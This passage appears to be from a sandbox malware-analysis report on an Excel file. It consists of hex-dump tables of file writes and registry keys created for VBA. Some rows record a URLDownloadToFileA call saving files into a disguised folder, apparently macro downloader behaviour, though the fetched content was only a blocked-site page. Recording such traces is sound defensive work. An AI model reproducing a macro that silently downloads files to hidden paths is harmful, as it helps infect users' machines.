C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 98 10 00 00 10 08 00 00 b0 10 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 80 10 00 00 f8 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 e0 10 00 00 d8 0f 00 00 88 05 00 00 c8 10 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.....@..... ..X..... (.....X..... .....p...x.....0...	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4368	7a a6 dc 1f b6 32 37 43 9e 48 38 41 78 de 47 dd fe ff ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	z....27C.H8Ax.G.....CPf. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L........... ....p...h....... ....0..... ....d...............(# ....#.............	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8...........P.........	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 80 10 00 00 00 00 00 00 01 00 09 00 25 00 45 58 43 45 4c 2e 45 58 45 57	...........-.stdole2.tlbWWW.. ....%.EXCEL.EXEW	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	f4 43 00 00 bc 24 00 00 d8 32 00 00 28 4c 00 00 64 4a 00 00 f4 3e 00 00 74 30 00 00 d8 47 00 00 ac 43 00 00 3c 4a 00 00 04 33 00 00 4c 4c 00 00 28 2c 00 00 4c 4b 00 00 f0 48 00 00 e0 3f 00 00 a0 44 00 00 64 24 00 00 4c 3e 00 00 c4 49 00 00 c8 48 00 00 c8 45 00 00 c8 40 00 00 54 2f 00 00 e0 3e 00 00 c0 3c 00 00 a0 46 00 00 ec 3a 00 00 28 48 00 00 98 49 00 00 00 48 00 00 90 45 00 00 94 4b 00 00 04 4c 00 00 a8 32 00 00 a4 42 00 00 10 45 00 00 2c 47 00 00 9c 40 00 00 2c 42 00 00 b4 44 00 00 94 47 00 00 18 4a 00 00 24 46 00 00 3c 35 00 00 94 43 00 00 8c 4a 00 00 dc 46 00 00 3c 48 00 00 84 28 00 00 3c 32 00 00 c8 2d 00 00 8c 34 00 00 34 44 00 00 34 43 00 00 14 37 00 00 28 2e 00 00 1c 43 00 00 e8 3d 00 00 2c 2f 00 00 ec 47 00 00 4c 43 00 00 a4 48 00 00 7c 41 00	.C...$...2..(L..dJ...>..t0...G ...C..<J...3..LL..(,..LK...H.. .?...D..d$..L>...I...H...E...@ ..T/...>...<...F...:..(H...I.. .H...E...K...L...2...B...E..,G ...@...,B...D...G...J..$F..<5.. .C...J...F..<H...(..<2...-...4 ..4D..4C...7..(....C...=..,/.. .G..LC...H..|A.	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	19564	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW..... 8 ..OLE_COLORWWWd..... ..8(oOLE_ HANDLEWW.....8.WOL E_OPTEXC LUSIVE,.....8..IFontWW W..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.... .....8.kIDataAutoWrapper ....8.VIReturnIntegerWW.... .....8.9IReturnBool	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. ......d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.....	success or wait	1841	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`...	success or wait	107	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\..... .....8... 8...`..... ...8...	success or wait	107	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ea 02 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	10 25 00 00	.%..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....l.....D..... p.....8.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 5f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	L_.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e4 72 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.r..4.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 58 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	LX.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	3c 47 00 00 10 11 00 00 ff ff ff ff 0f 00 00 00	<G.............	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	18 73 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.s.............	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	18 75 00 00 6c 4c 00 00 ff ff ff ff 0f 00 00 00	.u..lL..........	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 c1 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	d8 c7 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	....P...........	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	28 e1 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	(...............	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	17100	26 21 00 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..@......................... ....&!..@.............. ....0..... ..,........................... ....@..... ....H.......D..	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NR7DA722.htm	unknown	1582	0d 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 6c 74 72 22 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 3c 68 65 61 64 3e 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 20 20 3c 74 69 74 6c 65 3e 52 65 70 6f 72 74 65 64 20 55 6e 73 61 66 65 20 53 69 74 65 3a 20 4e 61 76 69 67 61 74 69 6f 6e 20 42 6c 6f 63 6b 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 3c 73 74 79 6c 65 3e 2f 2a 20 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 20 2a 20 55 73 65 20 6f 66 20 74 68 69 73 20 73 6f 75 72 63 65 20 63 6f 64 65	..<html dir="ltr" lang="en" xmlns="http://www.w3.org/1999/xhtml"><head>.. <meta charset="utf-8">.. <title>Reported Unsafe Site: Navigation Blocked</title>.. <style>/* Copyright (C) Microsoft Corporation. All rights reserved... * Use of this source code	success or wait	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NR7DA722.htm	unknown	8192	32 20 7b 0d 0a 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 2e 32 72 65 6d 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 2e 38 72 65 6d 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0d 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 30 20 2d 2e 32 72 65 6d 3b 0d 0a 20 20 70 61 64 64 69 6e 67 3a 20 2e 34 72 65 6d 20 30 20 2e 34 72 65 6d 20 30 3b 0d 0a 7d 0d 0a 0d 0a 68 33 20 7b 0d 0a 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 2e 34 72 65 6d 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 72 65 6d 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0d 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 30 20 2d 2e 32 72 65 6d 3b 0d 0a 20 20 70 61 64 64 69 6e 67 3a 20 2e 34 72 65 6d 20 30 20 2e 34 72	2 {.. line-height: 3.2rem;.. font-size: 2.8rem;.. font-weight: normal;.. margin: 0 0 0 -.2rem;.. padding: .4rem 0 .4rem 0;..}....h3 {.. line-height: 2.4rem;.. font-size: 2rem;.. font-weight: normal;.. margin: 0 0 0 -.2rem;.. padding: .4rem 0 .4r	success or wait	1	13DF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NR7DA722.htm	unknown	6351	65 64 20 62 79 20 61 20 42 53 44 2d 73 74 79 6c 65 20 6c 69 63 65 6e 73 65 20 74 68 61 74 20 63 61 6e 20 62 65 0d 0a 2f 2f 20 66 6f 75 6e 64 20 69 6e 20 74 68 65 20 4c 49 43 45 4e 53 45 20 66 69 6c 65 2e 0d 0a 0d 0a 2f 2f 20 23 69 6d 70 6f 72 74 20 7b 61 73 73 65 72 74 49 6e 73 74 61 6e 63 65 6f 66 7d 20 66 72 6f 6d 20 27 2e 2f 61 73 73 65 72 74 2e 6d 2e 6a 73 27 3b 0d 0a 2f 2f 20 23 69 6d 70 6f 72 74 20 7b 64 69 73 70 61 74 63 68 53 69 6d 70 6c 65 45 76 65 6e 74 7d 20 66 72 6f 6d 20 27 2e 2f 63 72 2e 6d 2e 6a 73 27 3b 0d 0a 2f 2f 20 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 32 30 31 33 20 54 68 65 20 43 68 72 6f 6d 69 75 6d 20 41 75 74 68 6f 72 73 2e 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 2f 2f 20 55 73 65 20 6f 66 20 74 68	ed by a BSD-style license that can be..// found in the LICENSE file.....// #import {assertInstanceof} from './assert.m.js';..// #import {dispatchSimpleEvent} from './cr.m.js';..// Copyright (c) 2013 The Chromium Authors. All rights reserved...// Use of th	success or wait	5	13DF643	URLDownloadToFileA
C:\AO965P\PN546Y\718.5	unknown	45017	0d 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 6c 74 72 22 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 3c 68 65 61 64 3e 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 20 20 3c 74 69 74 6c 65 3e 52 65 70 6f 72 74 65 64 20 55 6e 73 61 66 65 20 53 69 74 65 3a 20 4e 61 76 69 67 61 74 69 6f 6e 20 42 6c 6f 63 6b 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 3c 73 74 79 6c 65 3e 2f 2a 20 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 20 2a 20 55 73 65 20 6f 66 20 74 68 69 73 20 73 6f 75 72 63 65 20 63 6f 64 65	..<html dir="ltr" lang="en" xmlns="http://www.w3.org/1999/xhtml"><head>.. <meta charset="utf-8">.. <title>Reported Unsafe Site: Navigation Blocked</title>.. <style>/* Copyright (C) Microsoft Corporation. All rights reserved... * Use of this source code	success or wait	1	13DF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	EC20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	EC211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68508A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68508A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68508A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
